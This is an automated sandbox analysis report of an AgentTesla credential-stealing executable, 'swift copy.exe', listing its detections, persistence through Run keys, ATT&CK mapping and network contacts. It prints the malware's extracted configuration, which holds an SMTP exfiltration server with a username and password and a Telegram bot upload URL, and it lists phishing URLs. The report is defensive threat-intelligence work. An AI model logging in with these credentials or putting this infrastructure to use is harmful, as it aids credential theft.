ID: 323804
Sample Name: swift copy.exe
Cookbook: default.jbs
Time: 15:20:21
Date: 27/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report swift copy.exe

Overview


General Information

Sample Name:	swift copy.exe
Analysis ID:	323804
MD5:	d1173f90f82de7d..
SHA1:	02dab2d2e93317..
SHA256:	43d68057ba4990..
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- Hides that the sample has been dow…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- May check the online IP address of …
- Modifies the hosts file
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Tries to detect sandboxes and other

Classification



Startup

- **System is w10x64**
- swift copy.exe (PID: 6028 cmdline: 'C:\Users\user\Desktop\swift copy.exe' MD5: D1173F90F82DE7D1730939BD45027F6E)
  - RegSvcs.exe (PID: 4652 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
- kprUEGC.exe (PID: 3940 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 5752 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- kprUEGC.exe (PID: 4680 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 5592 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "1n6oW8N",
  "URL: ": "http://KGcFUsjPPNQUPKk.net",
  "To: ": "",
  "ByHost: ": "mail.cglgumrukleme.com:587",
  "Password: ": "7QggoKZ0",
  "From: ": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.599743364.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.602050540.0000000002D7 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.352877677.0000000002F42000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000001.00000002.602855902.0000000002FF8000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 7 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Networking
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Modifies the hosts file

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Process Injection 2 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Disable or Modify Tools 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Security Software Discovery 2 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Virtualization/Sandbox Evasion 1 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 2	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3	DCSync	System Owner/User Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 2 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocol

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.


Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
swift copy.exe	31%	Virustotal		Browse
swift copy.exe	56%	ReversingLabs	ByteCode-MSIL.Trojan.NanoBot	
swift copy.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
cglgumrukleme.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://KGcFUsjPPNQUPKk.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://cglgumrukleme.com	0%	Virustotal		Browse
http://cglgumrukleme.com	0%	Avira URL Cloud	safe	
http://mail.cglgumrukleme.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://KsvFwe.com	0%	Avira URL Cloud	safe	
http://crl.microsoft.	0%	URL Reputation	safe	
http://crl.microsoft.	0%	URL Reputation	safe	
http://crl.microsoft.	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	23.21.42.25	true	false		high
cglgumrukleme.com	78.142.210.93	true	true	• 0%, Virustotal, Browse	unknown
mail.cglgumrukleme.com	unknown	unknown	true		unknown
api.ipify.org	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	RegSvcs.exe, 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp	false		high
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org	RegSvcs.exe, 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp	false		high
http://DynDns.comDynDNS	RegSvcs.exe, 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://KGcFUsjPPNQUPKk.net	RegSvcs.exe, 00000001.00000002.602855902.0000000002FF8000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	RegSvcs.exe, 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cglgumrukleme.com	RegSvcs.exe, 00000001.00000002.602975649.000000000301E000.00000004.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/	swift copy.exe, 00000000.00000002.354262247.0000000003D53000.00000004.00000001.sdmp, RegSvcs.exe, 00000001.00000002.599743364.0000000000402000.00000040.00000001.sdmp	false		high
http://mail.cglgumrukleme.com	RegSvcs.exe, 00000001.00000002.602975649.000000000301E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	swift copy.exe, 00000000.00000002.352520521.0000000002D01000.00000004.00000001.sdmp, RegSvcs.exe, 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp	false		high
http://https://secure.comodo.com/CPS0	RegSvcs.exe, 00000001.00000002.602105310.0000000002DAD000.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	RegSvcs.exe, 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	swift copy.exe, 00000000.00000002.354262247.0000000003D53000.00000004.00000001.sdmp, RegSvcs.exe, 00000001.00000002.599743364.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://KsvFwe.com	RegSvcs.exe, 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.microsoft.	RegSvcs.exe, 00000001.00000002.606061708.0000000005D4C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	RegSvcs.exe, 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.21.42.25	unknown	United States		14618	AMAZON-AESUS	false
78.142.210.93	unknown	Turkey		209853	VERIDYENVeridyenBilisimTeknolojileriSanayiveTicaretLi	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323804
Start date:	27.11.2020
Start time:	15:20:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	swift copy.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@7/6@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.4% (good quality ratio 0.9%) • Quality average: 37% • Quality standard deviation: 34.3%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 104.43.193.48, 205.185.216.10, 205.185.216.42, 8.241.121.126, 8.248.119.254, 8.241.11.254, 8.253.95.249, 8.248.117.254, 104.79.90.110 • Excluded domains from analysis (whitelisted): fs.microsoft.com, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, cds.d2s7q6s2.hwcdn.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:21:22	API Interceptor	1x Sleep call for process: swift copy.exe modified
15:21:36	API Interceptor	757x Sleep call for process: RegSvcs.exe modified
15:21:47	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
15:21:55	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.21.42.25	Inquiry_pdf.exe	Get hash	malicious	Browse	• api.ipify.org/
	mazx.exe	Get hash	malicious	Browse	• api.ipify.org/
	908.exe	Get hash	malicious	Browse	• api.ipify.org/
	0Oen62zpot.exe	Get hash	malicious	Browse	• api.ipify.org/
	Catalogue.exe	Get hash	malicious	Browse	• api.ipify.org/
	zMhsjuuCLk.exe	Get hash	malicious	Browse	• api.ipify.org/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
elb097307-934924932.us-east-1.elb.amazonaws.com	26-11-20_Dhl_Signed_document-pdf.exe	Get hash	malicious	Browse	• 54.225.220.115
	Arrivalnotice2020pdf.exe	Get hash	malicious	Browse	• 174.129.214.20
	lxpo.exe	Get hash	malicious	Browse	• 54.204.14.42
	guy1.exe	Get hash	malicious	Browse	• 54.225.66.103
	guy2.exe	Get hash	malicious	Browse	• 54.243.161.145
	PO_0012009.xlsx	Get hash	malicious	Browse	• 23.21.252.4
	5C.exe	Get hash	malicious	Browse	• 54.225.169.28
	INV-6367-20_pdf.exe	Get hash	malicious	Browse	• 54.225.66.103

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#A06578987.xlsm	Get hash	malicious	Browse	• 54.204.14.42
	SecuriteInfo.com.Variant.Bulz.233365.3916.exe	Get hash	malicious	Browse	• 23.21.252.4
	http://https://sugar-stirring-mockingbird.glitch.me/#comp@hansi.at	Get hash	malicious	Browse	• 54.225.169.28
	INVOICE.xlsx	Get hash	malicious	Browse	• 54.204.14.42
	PR24869408-V2.PDF.exe	Get hash	malicious	Browse	• 174.129.214.20
	Inquiry_pdf.exe	Get hash	malicious	Browse	• 23.21.42.25
	98650107.pdf.exe	Get hash	malicious	Browse	• 23.21.42.25
	#U00d6deme Onay#U0131 Makbuzu.exe	Get hash	malicious	Browse	• 174.129.214.20
	1125_56873981.doc	Get hash	malicious	Browse	• 54.243.161.145
	yFD40YF4upaZQYL.exe	Get hash	malicious	Browse	• 54.235.142.93
	ER mexico.exe	Get hash	malicious	Browse	• 54.235.83.248
	SecuriteInfo.com.BackDoor.SpyBotNET.25.28272.exe	Get hash	malicious	Browse	• 54.243.164.148

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	26-11-20_Dhl_Signed_document-pdf.exe	Get hash	malicious	Browse	• 54.225.220.115
	Direct Deposit.xlsx	Get hash	malicious	Browse	• 34.231.129.212
	Direct Deposit.xlsx	Get hash	malicious	Browse	• 52.205.236.122
	http://https://is.gd/NLY8Sb	Get hash	malicious	Browse	• 35.174.78.146
	Arrivalnotice2020pdf.exe	Get hash	malicious	Browse	• 174.129.214.20
	guy1.exe	Get hash	malicious	Browse	• 54.225.66.103
	guy2.exe	Get hash	malicious	Browse	• 54.243.161.145
	http://https://34.75.2o2.lol/XYWNc0aW9uPWwNsaWNrJngVybD1ovndHRwnczovL3NleY3wVyZWQtbG9naW4ubmV0nL3BhZ2VzLzQyY2FkNTJhZmU3YSZyZWNpcGllbnRfaWQ9NzM2OTg3ODg4JmNhbXBhaWduX3J1bl9pZD0zOTM3OTcz	Get hash	malicious	Browse	• 3.215.226.95
	http://https://bit.do/fLppr	Get hash	malicious	Browse	• 54.83.52.76
	PO_0012009.xlsx	Get hash	malicious	Browse	• 23.21.252.4
	http://https://webnavigator.co/?adprovider=AppFocus1&source=d-cp11560482685&group=cg60&device=c&keyword=&creative=477646941053&adposition=none&placement=www.123homeschool4me.com&target=segment_be_a_7802457135858218830&sl=&caid=11560482685&gw=1&test=%3a%2f%2fmail	Get hash	malicious	Browse	• 54.90.26.145
	http://https://m365.eu.vadesecure.com/safeproxy/v4?f=xQsVwKRZoQHMcJWN90zqnir6G6pZJkmZJBUJoNEfoN5w0NIk94-OeCH1NldcAqKsz75KalR9dIZlPCJr1Ux0xQ&i=dKwbScfh0hAXC0Inkkq0sM5FeXPK9I7Ny4D2nAPOiEibKJwP2etJDqX8WzAoEu0mklzE6wT-r8I8OtTRdIg8Sg&k=EPqM&r=_vxI1MPLJP9RjHYc6dmEH2aQYLnm7iSEcU9gx_WNg2_vrJo8MeAqNzNCqHX9DNrQ&s=dbc75c7ed54466f34eeae3fd3b1612b20fb815efc99933570f78acd79467623c&u=https%3A%2F%2Femail.utest.com%2Fls%2Fclick%3Fupn%3DlGjzeq3i4yih7CYyWDD2uGWEioaO303Ya1CTzgGY6ZFHmgV-2FF-2FEWXdAYvLiLIvET2r-2BfuQ5qIL56xFMZkA-2F-2BXKhuWb2hSemZwMxFmG0rDjjP9tlrcROzWmQSAh2kMQamb79I1cx4-2Fvjhww3n8oZQi-2FnOhlQdbGdNxKrX28q7P-2FPufa0AAvr-2FvNJcD-2FrxpMHjDG9dPJU0WEGqi12uVZQLCz-2BjYAJF5yCzK-2FjUezEn2d6sv-2BTETl96ejjfG9yQ2VbdWqGp_snpiKdUCY2bDrEnMsWMAnz6f3HkWPd0oUIj3WsKz0V4NahNEm-2BJ9rDW2-2Fib8wsclxoRuHsrv-2B0aoCVw0ftXwGZJTPgQ4k6DZXQjAqFeejOYe-2FRbaSc1Yf5Xj5PUa6lKqmFYNWSkevePONwyMaBGxV4NDGtgMbAc7jyOEWYDUniHPiY87Lpiw631423FED14OvXIfrL7S45QvDvK6-2Fc04r-2B65lMxyCebYSr-2FOr4bCpGQ-3D	Get hash	malicious	Browse	• 52.202.11.207
	http://https://webmail-re5rere.web.app/?emailtoken=test@test.com&domain=test.com	Get hash	malicious	Browse	• 34.236.142.3
	5C.exe	Get hash	malicious	Browse	• 54.225.169.28
	INV-6367-20_pdf.exe	Get hash	malicious	Browse	• 54.225.66.103
	#A06578987.xlsm	Get hash	malicious	Browse	• 54.204.14.42

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://email.utest.com/ls/click?upn=kHi9kJ2VFJGMl00Uc0lXdd7WKRMGsOIU4g4ei1d-2FX5m1QA-2FrT8Vl5L3Fk3cMytK6G9se1iMMnmCZDn1xIdrYiQ1p-2FwcQpvha0Cl5oPF0v81y5hgAsim7OqaA63T8LZn1UUJIEgydRUHiWwDj8GYDCxqGnV0O0rI4O7I6kSKWwA2QN6GRUB5jtLYkPnKAtjOoUgEhfuSimn9pHS78TURJ3gh4c37fJ5SLcFsdSMIL5cSNM599TAmyU83RYL5vT6LiS59Z_K8t8bbLaByOBk98eoL7OiHjGcOStuW9cK4Z47GjL3LOg6J63-2FMkWRpNoPmcLIu18HCMEgODcyx-2FUvVhPVIvmHjzJiqJBCjoeBbWoJaKrxsvgnkh140XYi8oSb4fB3DPwhOq9ho1ZQ40V7Ij7E76nndroD8i7Zx6K9k23tLqOPU-2BI4uv4B0Gy5ZNEnpZd7wg2RXwXNiQ76annNuw-2BlzoA5-2FGihgJE5sZwqDaPnA1XR7c-3D	Get hash	malicious	Browse	• 52.202.11.207
	http://pma.climabitus.com/undercook.php	Get hash	malicious	Browse	• 23.20.225.204
	http://https://brechi5.wixsite.com/owa-webmail-updates	Get hash	malicious	Browse	• 52.2.188.208
	http://https://sugar-stirring-mockingbird.glitch.me/#comp@hansi.at	Get hash	malicious	Browse	• 52.205.236.122
VERIDYENVeridyenBilisimTeknolojileriSanayiveTicaretLi	Report Covid-19.doc	Get hash	malicious	Browse	• 78.142.208.117
	Report Covid-19.doc	Get hash	malicious	Browse	• 78.142.208.117
	Report Covid-19.doc	Get hash	malicious	Browse	• 78.142.208.117
	XY8707573112TQ.doc	Get hash	malicious	Browse	• 78.142.208.117
	PO# 09222020.doc	Get hash	malicious	Browse	• 78.142.208.117
	http://https://bodyfitline.in/cgi-bin/x8ij-010/	Get hash	malicious	Browse	• 78.142.208.117
	http://siili.net/wp-admin/sites/2877497790058/7fgp-0026856/	Get hash	malicious	Browse	• 78.142.208.117
	http://santushtee.com.np/wp-content/crY/	Get hash	malicious	Browse	• 78.142.208.117
	http://angelina.implantprodental.com	Get hash	malicious	Browse	• 45.151.250.169
	MES_20200730_C59874.doc	Get hash	malicious	Browse	• 78.142.208.114
	Rep_786093.doc	Get hash	malicious	Browse	• 78.142.208.114
	REP_65048.doc	Get hash	malicious	Browse	• 78.142.208.114
	file-20200730-FD441.doc	Get hash	malicious	Browse	• 78.142.208.114
